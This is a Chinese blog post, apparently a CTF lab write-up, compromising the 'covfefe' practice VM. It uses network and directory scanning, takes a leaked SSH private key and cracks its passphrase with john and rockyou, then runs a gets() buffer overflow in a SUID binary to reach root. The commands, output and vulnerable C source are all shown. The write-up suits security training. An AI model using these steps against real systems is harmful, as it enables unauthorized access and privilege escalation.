CTF 私钥泄漏 writeup

原创

Kstheme 于 2019-08-13 10:42:05 发布 355 收藏

分类专栏： CTF 文章标签： CTF 信息安全 writeup

本文链接：https://blog.csdn.net/Kstheme/article/details/99394562

工具


私钥泄漏靶机

kali linux虚拟机

操作步骤

第一步：先使用ip探测，探测网段中有哪些计算机在使用。探测方法是"netdiscover -r ip/netmask"

```
root@kali:~# netdiscover -r 192.168.2.1/24
```




192.168.2.142是我们的靶机。

第二步：找出靶机ip地址后，我们使用nmap来探测它的开放服务。

```
root@kali:~# nmap -sV 192.168.2.142
Starting Nmap 7.70 ( https://nmap.org ) at 2019-08-12 18:46 EDT
Nmap scan report for covfefe.lan (192.168.2.142)
Host is up (0.00058s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.4p1 Debian 10 (protocol 2.0)
80/tcp    open  http    nginx 1.10.3
31337/tcp open  http    Werkzeug httpd 0.11.15 (Python 3.5.3)
MAC Address: 08:00:27:6B:2E:94 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.89 seconds
```


我们发现有3个端口是开放的，这时我们再去查看服务中有没有隐藏信息。

第三步：打开Firefox，在网址栏中输入http://ip:port可以查看服务中有没有隐藏的一些文件。
显示结果如下：




我们发现这种方法找不到隐藏文件。这时我们使用另一种方法。
shell中输入"dirb http://192.168.2.142:31337"


```
root@kali:~# dirb http://192.168.2.142:31337

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Mon Aug 12 18:54:26 2019
URL_BASE: http://192.168.2.142:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.2.142:31337/ ----
+ http://192.168.2.142:31337/.bash_history (CODE:200|SIZE:19)
+ http://192.168.2.142:31337/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.2.142:31337/.profile (CODE:200|SIZE:675)
+ http://192.168.2.142:31337/.ssh (CODE:200|SIZE:43)
+ http://192.168.2.142:31337/robots.txt (CODE:200|SIZE:70)

-----------------
END_TIME: Mon Aug 12 18:55:02 2019
DOWNLOADED: 4612 - FOUND: 5
```


我们扫描出了5个文件，我们发现里面有一个robots.txt文件，这个文件是robots协议的文本文件，是搜索引擎中访问网站的时候要查看的第一个文件。robots.txt文件告诉蜘蛛程序在服务器上什么文件是可以被查看的。
拓展：robots协议


我们在Firefox中输入网址"http://192.168.2.142:31337/robots.txt"来查看可访问的文件。
如图：



我们进入"/taxes"文件，如图：



我们找到了第一个flag，检测过以上三个文件没有任何想要的信息。所以我们再进入"./ssh"查找
如图：



'id_rsa', 'authorized_keys', 'id_rsa.pub']

我们发现这是rsa的密钥，我们把’id_rsa’和’authorized_keys’下载下来（不需要下载公钥）。

我们把下载好的两个文件发到桌面上以便操作。

我们查看一下authorized_keys文件

```
cat authorized_keys
```

```
root@kali:~/Desktop# cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDzG6cWl499ZGW0PV+tRaOLguT8+lso8zbSLCzgi
X/xnoZx0fneSfi93gdh4ynVjs2sgZ2HaRWA05EGR7e3IetSP53NTxk5QrLHEGZQFLId3QMMi74ebG
kKg/QzwRxCrKgqL1b2+EYz68Y9InRAZoq8wYTLdoUVa2wOiJv0PfrlQ4e9nh29J7yPgXmVAsy5Zvm
5FL76y1lUblGUuftCfddh2IahevizLlVipuSQGFqRZOdA5xnxbsNO4QbFUhjIlA5RrAs814LuA9t2
zHXxjsVW8/R/eD8K22TO7XEQscQjaSl/R4Cr1kNtUwCljpmpjt/Q4DJmExOR simon@covfefe
```

我们发现用户名为simon

第四步，开始进行ssh连接。

```
ssh -i id_rsa simon@192.168.2.142
```

结果如图：

```
root@kali:~/Desktop# ssh -i id_rsa simon@192.168.2.142
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
simon@192.168.2.142: Permission denied (publickey).
```

这说明我们的id_rsa文件权限有问题，我们开始为id_rsa文件提权。

```
chmod 600 id_rsa
```

拓展：Linux chmod命令 菜鸟教程

```
chmod abc file
```

其中a,b,c各为一个数字，分别表示User、Group、及Other的权限。

r=4，w=2，x=1
若要rwx属性则4+2+1=7；
若要rw-属性则4+2=6；
若要r-x属性则4+1=5。

我们再次进行ssh连接：

```
root@kali:~/Desktop# ssh -i id_rsa simon@192.168.2.142
Enter passphrase for key 'id_rsa':
```

这次显示需要密码，所以我们需要进一步来破解密码。

第五步，我们使用kali中的ssh2john工具来破解ssh密码。

```
python /usr/share/john/ssh2john.py id_rsa > fuckyou
```

结果如下：

```
root@kali:~/Desktop# python /usr/share/john/ssh2john.py id_rsa > fuckyou
root@kali:~/Desktop# ls
authorized_keys  fuckyou  id_rsa  mount-shared-folders  restart-vm-tools
root@kali:~/Desktop#
```

我们查看该文件：

```
root@kali:~/Desktop# cat fuckyou
id_rsa:$sshng$1$16$BD8515E8D3A10829A4D710D5AFAC64AB$1200$14263d0033562faef4dab3f7bc11b0
cd248d5cca23b6e8b4bfde1a79fa363b45b3d27ef961c3802ae8f578d03a8671b9a8601a24a23b7b138d677
1867fee896633919fdc93ae3e8273fb59afa770f414051c241c04f04fa560593b620656cbc931fe47e74bf8
42f2fd44997465c9f4c062a072e2b89b44b2583d592934373b6a5e44298721cdfd73218e14c491aa1554ee2
32bcae3db35974ebb32bc17498228a76f3b02e17dd11087618e28927c08023e3dbfcd12f20390396c876b75
e3cfc3904c713a69954bf3533fd8b1c8e5dcecd2f7e061cffe67f0fce2d5501546b9b124580fca74d5e460f
59cbfe46c9303140f3e4955276ec9531d96c90a2f5875d541136fe5833c62a4b4ef9d6189c2ba98b834644e
b8e7298f9ec1e602ce766c72b87ee0a9396d77abb30121445d2eeb2839e21b916ef02eb369bd1b09b3340c3
cc07b10203d0a70789aaf49faa942928fbe601e5e7606bbbb70f94e5de82ca94b4aa14b63f4ee5c9ba0036c
b58381ad2cc521917b2eea2d80f0521ad7d322461b947f1dca4ed5123219e757b10b8002749fc7aa17b4f26
fbed9fef6f66fd42ff31c1061a2678af675fe653c812af17e1b59dbb44984488b42743e8191ad4149f398fc
0bec905d5e4220c002dcb51e0e54d4713119be16d5f04fad07fcc334450a5ae1f6fb876550403893288cb28
64d51c808ce16ee17b14afa50f1c9b8ecb1c446e9f0c51029a9862a83fa37a5d82f9b40ae1d385db73a8630
21bc7f5c511aed53514e793300d4018b810b185b1ce2e66cf5ca2725f6fd4f7117ad12635fd8cad1a6e626d
853777c1b8996b5d271b0844cd750254fbe1d63fad6e7eb11e576ca8473846364b9d799a94127a0f1813c67
db83b3cb5fb2d02b327045071bb6f78d350cbe536cd1508007b6095196077653f08cc7803a4952788d0c82c
99e30e5eb4be2d9ce806ad20ce69b955ad619e31518019c380430d7b529553e419cb53b6274c894ff55a29e
304f34b8e3f7cff4379141a6ce018cda00ab5c3c1b00a7d0cd4a7ca544747d94f4a46ae0b29ae9588b42bd4
7f299bf0ccdd9950faab309f602b6c932514eb0a50ac41fbac0db8e1acce6c2fc7945ba560501098d762960
b93369a2ee133135cd15f1c0baadc364bebb44992cdb188928add751b5ee14fd102297c79c39e3248942281
543c5c5162c2a4045623c3ac638a8463f0e50eedda5376f72bff8b7729dd0df6dbede762e0e2686fb0346d2
76515f3a1491966c9e4a015ee68153bc801ebcbd298779e182293b0c42e4427144ff1738f673ed7216190c9
ea27c4c5be564cef171c265bf9b8dfd415f79002924df4597a8c1b73e81f0036711af1dcf53f01df486e8e5
d385023cc5e5551fd7e7f9bd23486764a22e443b091f5c1a67e0898fa23ddd3e4629429390cc992d47fea66
cd16cbc1dc8db947be4134da9e8f12c8af6b30b96d8685f109415ea05dd0d5b34e57c0966d708b825dace01
39b30453d0787f348c1d46bd2e95f3f0b42fbfbe0bd269c3277264f36fa042e93a3f885a4ddd37308f5e719
f14074bbc4771fdaf301862bdf5ab661b668d377a73244450bd0da133e0fde13060ae184ad0f2db97dc8d3b
```

ssh2john的作用就是把私钥转换为john可以识别的信息。

第六步，使用密码字典对私钥进行破解。

```
zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules fuckyou
```

zcat是压缩包解压命令
|是管道命令，上一个命令的输出会作为下一个命令的输入。
john命令使用`john --help`查看即可

操作结果如下：

```
root@kali:~/Desktop# zcat /usr/share/wordlists/rockyou.txt.gz | john --pipe --rules fuc
kyou
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
starwars         (id_rsa)
8g 0:00:00:23  0.3436g/s 756137p/s 756137c/s 756137C/s Win3006..Win2532
Session aborted
```


我们得知密码为“starwars”，我们再次ssh一下，结果如下：

```
root@kali:~/Desktop# ssh -i id_rsa simon@192.168.2.142
Enter passphrase for key 'id_rsa':
Linux covfefe 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u2 (2017-06-26) i686

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug 11 13:34:05 2019 from 192.168.2.165
simon@covfefe:~$
```


我们成功进入了靶机。

接下来我们查看一下绝对路径

```
simon@covfefe:~$ pwd
/home/simon
```

进入/root目录
查看当前文件：

```
simon@covfefe:~$ cd /root
simon@covfefe:/root$ ls
flag.txt  read_message.c
simon@covfefe:/root$ ls -l
total 8
-rw------- 1 root root  75 Jul  9  2017 flag.txt
-rw-r--r-- 1 root root 767 Jul  9  2017 read_message.c
```

我们发现了flag，但是flag文件没有只读属性，但是read_message.c拥有只读属性。所以我们查看一下该文件：

```
simon@covfefe:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>   //调用execve()函数的头文件

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been informed of this violation.\n", buf, auth
orized);
        exit(EXIT_FAILURE);
    }

}
```

我们发现了第二个flag。
接下来我们开始进行代码审计，该代码的功能是输入一个名字来和Simon进行对比，若对比成功则执行execve()函数。
我们发现buf[20]可以被溢出，我们可以通过溢出来达到访问root权限目录，达到溢出提权的目的。

我们先查找具有root权限的文件

```
simon@covfefe:/root$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/read_message
/bin/umount
/bin/su
/bin/mount
/bin/ping
```

拓展：在Linux中根据文件属性或权限进行find查找

我们发现read_message具有root权限

第七步，运行read_meassage.c进行溢出提权

```
simon@covfefe:/root$ read_message
What is your name?
Simon111111111111111/bin/sh
Hello Simon111111111111111/bin/sh! Here is your message:

# sho^?
sh: 1: sho: not found
# whoami
root
#
```

进入root，查看flag
如图：

```
# cat flag.txt
You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
#
```